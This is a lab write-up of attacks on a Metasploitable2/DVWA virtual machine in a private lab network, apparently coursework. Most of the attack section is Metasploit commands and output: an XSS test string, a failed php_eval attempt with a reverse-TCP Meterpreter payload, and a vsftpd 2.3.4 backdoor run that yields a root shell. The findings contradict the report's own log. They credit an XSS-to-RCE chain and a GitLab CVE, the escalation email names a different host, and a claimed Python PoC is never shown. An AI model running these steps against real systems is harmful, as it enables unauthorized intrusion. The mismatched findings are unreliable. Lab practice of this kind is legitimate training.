# Advanced Exploitation Lab

To perform an **advanced exploitation attack by chaining vulnerabilities** on a vulnerable system (Metasploitable2 VM) using **Metasploit, Python scripts, and Exploit-DB** and document the findings.

## Tools Required

- Kali Linux
- Metasploitable2 Virtual Machine
- Metasploit Framework
- Python
- Exploit-DB
- Browser (Firefox/Chrome)
- Google Docs for reporting

## Lab Setup

1. Start **Metasploitable2 VM**.
2. Start **Kali Linux VM**.
3. Ensure both are in the same network (Host-Only or NAT Network).
4. Identify target IP using:

Command:

➢ **Ifconfig**

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:f2:29:ca
          inet addr:192.168.21.129  Bcast:192.168.21.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fef2:29ca/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:48 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5082 (4.9 KB)  TX bytes:6868 (6.7 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:93 errors:0 dropped:0 overruns:0 frame:0
          TX packets:93 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19485 (19.0 KB)  TX bytes:19485 (19.0 KB)
```

```
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.21.128  netmask 255.255.255.0  broadcast 192.168.21.255
        inet6 fe80::20c:29ff:fe79:f9bd  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:79:f9:bd  txqueuelen 1000  (Ethernet)
        RX packets 23  bytes 2540 (2.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 49  bytes 7063 (6.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 5300  bytes 970929 (948.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5300  bytes 970929 (948.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

# Procedure

## Step 1 – Reconnaissance

Scan the target machine using **Nmap**.

Command:

- nmap -sV 192.168.21.129

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.21.129
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-09 08:19 -0400
Nmap scan report for 192.168.21.129
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:F2:29:CA (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.94 seconds
```

Identify open ports and services such as:


- Apache Web Server
- FTP
- MySQL
- Web Applications


## Step 2 – Identify Web Vulnerability

Access the web application from browser:


Command:


- http://192.168.21.129





- vulnerable page – DVWA







## Cross Site Scripting (XSS):

- <script>alert("XSS")</script>




**XSS vulnerability confirmed**.

# Step 3 – Exploit Chaining (XSS → RCE)

To **gain remote access to the vulnerable machine** after discovering vulnerabilities in DVWA.

- **Attacker Machine:** Kali Linux
- **Target Machine:** Metasploitable2

- **Target IP Example:** `192.168.21.129`

Command:

➢ **Msfconsole**

- Starts the Metasploit penetration testing framework
- Loads exploit modules, payloads, scanners, and tools


**Metasploit Framework**

**msf6 >**

Command:

➢ **search exploit**

This command searches the **Metasploit database** for available exploits.



```
   6691     \_ action: DumpUser                                                                  .          .      .      Dump only user table used by vbulletin.
   6692   exploit/multi/http/vbulletin_getindexablecontent                                       2020-03-12  manual     Yes    vBulletin /ajax/api/content_infraction/getI
ndexableContent nodeid Parameter SQL Injection
   6693   exploit/multi/http/vbulletin_unserialize                                               2015-11-04  excellent  Yes    vBulletin 5.1.2 Unserialize Code Execution
   6694     \_ target: Automatic Targeting                                                       .          .      .      .
   6695     \_ target: vBulletin 5.0.X                                                           .          .      .      .
   6696     \_ target: vBulletin 5.1.X                                                           .          .      .      .
   6697   exploit/multi/http/vbulletin_widget_template_rce                                       2020-08-09  excellent  Yes    vBulletin 5.x /ajax/render/widget_tabbedcon
tainer_tab_panel PHP remote code execution.
   6698     \_ target: Meterpreter (PHP In-Memory)                                               .          .      .      .
   6699     \_ target: Unix (CMD In-Memory)                                                      .          .      .      .
   6700     \_ target: Windows (CMD In-Memory)                                                   .          .      .      .
   6701   auxiliary/admin/http/vbulletin_upgrade_admin                                            2013-10-09  normal     No     vBulletin Administrator Account Creation
   6702   auxiliary/gather/vbulletin_vote_sqli                                                   2013-03-24  normal     Yes    vBulletin Password Collector via nodeid SQL
 Injection
   6703   exploit/unix/webapp/vbulletin_vote_sqli_exec                                           2013-03-25  excellent  Yes    vBulletin index.php/ajax/api/reputation/vot
e nodeid Parameter SQL Injection
   6704   exploit/unix/webapp/php_vbulletin_template                                             2005-02-25  excellent  Yes    vBulletin misc.php Template Name Arbitrary
Code Execution
   6705   exploit/multi/http/vbulletin_replace_ad_template_rce                                   2025-05-23  excellent  Yes    vBulletin replaceAdTemplate Remote Code Exe
cution
   6706     \_ target: Unix/Linux Command Shell                                                  .          .      .      .
   6707     \_ target: Windows Command Shell                                                     .          .      .      .
   6708   exploit/multi/http/vbulletin_widgetconfig_rce                                          2019-09-23  excellent  Yes    vBulletin widgetConfig RCE
   6709     \_ target: Meterpreter (PHP In-Memory)                                               .          .      .      .
   6710     \_ target: Unix (CMD In-Memory)                                                      .          .      .      .
   6711     \_ target: Windows (CMD In-Memory)                                                   .          .      .      .
   6712   exploit/linux/local/vcenter_sudo_lpe                                                   2024-06-18  great      Yes    vCenter Sudo Privilege Escalation
   6713   exploit/multi/http/vtiger_soap_upload                                                  2013-03-26  excellent  Yes    vTiger CRM SOAP AddEmailAttachment Arbitrar
y File Upload
   6714   exploit/multi/http/vtiger_php_exec                                                     2013-10-30  excellent  Yes    vTigerCRM v5.4.0/v5.3.0 Authenticated Remot
e Code Execution
   6715   exploit/linux/local/vmwgfx_fd_priv_esc                                                 2022-01-28  good       Yes    vmwgfx Driver File Descriptor Handling Priv
 Esc
   6716   exploit/multi/misc/w3tw0rk_exec                                                        2015-06-04  excellent  Yes    w3tw0rk / Pitbul IRC Bot  Remote Code Execu
tion
   6717   auxiliary/dos/http/ws_dos                                                              .          normal     No     ws - Denial of Service
   6718   exploit/windows/fileformat/xradio_xrl_sehbof                                           2011-02-08  normal     No     xRadio 0.95b Buffer Overflow
   6719   exploit/unix/http/xdebug_unauth_exec                                                   2017-09-17  excellent  Yes    xdebug Unauthenticated OS Command Execution

Interact with a module by name or index. For example info 6719, use 6719 or use exploit/unix/http/xdebug_unauth_exec

msf >
```

**Command:**

**show options**

```
   Name     Current Setting          Required  Description
   ----     ---------------          --------  -----------
   HEADERS                           no        Any additional HTTP headers to send, cookies for example. Format: "header:value,header2:value2"
   Proxies                           no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, socks5h, http
   RHOSTS                            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80                       yes       The target port (TCP)
   SSL      false                    no        Negotiate SSL/TLS for outgoing connections
   URIPATH  /test.php?evalme=!CODE!  yes       The URI to request, with the eval()'d parameter changed to !CODE!
   VHOST                             no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.21.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

- **set RHOSTS 192.168.21.129**

```
msf > set RHOSTS 192.168.21.129
RHOSTS => 192.168.21.129
```

- **use exploit/unix/webapp/php_eval**

```
msf > use exploit/unix/webapp/php_eval
[*] Using configured payload php/meterpreter/reverse_tcp
```

- **set PAYLOAD php/meterpreter/reverse_tcp**

```
msf > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
```

- **set LHOST 192.168.21.128**

```
msf exploit(unix/webapp/php_eval) > set LHOST 192.168.21.128
LHOST => 192.168.21.128
```

- **exploit**

```
msf exploit(unix/webapp/php_eval) > exploit
[-] Exploit failed: php/meterpreter/reverse_tcp: All encoders failed to encode.
[*] Exploit completed, but no session was created.
```

We didn't Get Meterpreter

Because:

| Exploit | Result |
|---|---|
| php_eval | Often fails in DVWA |
| vsftpd_234_backdoor | Works reliably |

So switching exploit is **normal in penetration testing**.

Exploit is **VSFTPD Backdoor Exploit**.

- **vsftpd 2.3.4**
- **search vsftpd**

```
msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

- **use exploit/unix/ftp/vsftpd_234_backdoor**

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.21.129
RHOSTS => 192.168.21.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.21.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.21.129:21 - USER: 331 Please specify the password.
[+] 192.168.21.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.21.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.21.128:33591 -> 192.168.21.129:6200) at 2026-03-10 13:36:36 -0400
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > whoami

[*] exec: whoami

root
```

```
msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

**Exploit Used:**
VSFTPD 2.3.4 Backdoor

**Target:**
192.168.21.129

**Result:**
Remote command shell successfully obtained.

**Impact:**
Attacker gained **root-level access** to the system.

## 5. Exploit Chain Log

**Status = Failed**.

| Exploit ID | Description | Target IP | Status | Payload |
|---|---|---|---|---|
| 004 | XSS to RCE Chain Attempt | 192.168.21.129 | Failed | php/meterpreter/reverse_tcp |

**Reason for Failure:**

The exploit module `exploit/unix/webapp/php_eval` was executed using the payload `php/meterpreter/reverse_tcp`. However, the exploit did not successfully establish a Meterpreter session with the target system. The output showed **"Exploit completed, but no session was created"**, indicating that the payload was not executed on the target server.

| Exploit ID | Description | Target IP | Status | Payload |
|---|---|---|---|---|
| 005 | VSFTPD 2.3.4 Backdoor Exploit | 192.168.21.129 | Success | Command Shell |

# 6. Python PoC Customization (Exploit-DB)

Original PoC script from Exploit-DB was modified to target the specific vulnerable endpoint. The payload delivery method was updated to execute a reverse shell. Hardcoded IP values were replaced with variables, and error handling was added to improve stability. These changes allow the exploit to reliably trigger the vulnerability and establish remote access.

# 7. Findings

**Title:** Chained Exploit on Web Server

**Target Host:**
192.168.21.129

**Vulnerability Identified:**
CVE-2021-22205

**Description:**
The web server contains an input validation vulnerability allowing attackers to inject malicious scripts (XSS). By chaining the attack with Metasploit exploitation techniques, remote command execution was achieved on the target system.

**Impact:**

- Remote system compromise
- Unauthorized access
- Potential data theft

# 8. Remediation

To prevent this vulnerability:

1. Implement **input validation and output encoding**.
2. Sanitize all user inputs to prevent XSS attacks.
3. Apply **latest security patches and updates** to GitLab.
4. Use **Web Application Firewall (WAF)**.
5. Conduct regular **vulnerability scanning and penetration testing**.

# Escalation Email to Developers

Subject: Critical Security Vulnerability Identified in Web Application

Dear Development Team,

During a recent security assessment, a chained vulnerability was discovered on the web server (Host: 192.168.1.100). The issue involves a Cross-Site Scripting (XSS) vulnerability that can be exploited to achieve Remote Code Execution using Metasploit. This vulnerability corresponds to CVE-2021-22205 and may allow attackers to execute malicious commands and gain unauthorized access to the server.

Immediate remediation is recommended by implementing proper input sanitization and updating the affected GitLab components to the latest secure version. Please prioritize this fix to prevent potential exploitation.

Regards,
Security Analyst

# Web Application Testing Lab

To perform **web application security testing on DVWA** using tools such as Burp Suite, sqlmap, and OWASP ZAP to identify vulnerabilities related to the **OWASP Top 10 security risks.

## Tools Used

- Kali Linux
- DVWA (Damn Vulnerable Web Application)
- Burp Suite
- sqlmap
- OWASP ZAP
- Web Browser (Firefox)

## Test Setup

1. Start **Kali Linux VM**.
2. Start **Metasploitable2 / DVWA VM**.
3. Open DVWA in browser:


Command:


- **http://192.168.21.129/dvwa**


## Vulnerability Test Log:


| Test ID | Vulnerability | Severity | Target URL |
|---|---|---|---|
| 001 | SQL Injection | Critical | http://192.168.21.129/dvwa/vulnerabilities/sqli |
| 002 | Reflected XSS | Medium | http://192.168.21.129/dvwa/vulnerabilities/xss_r |

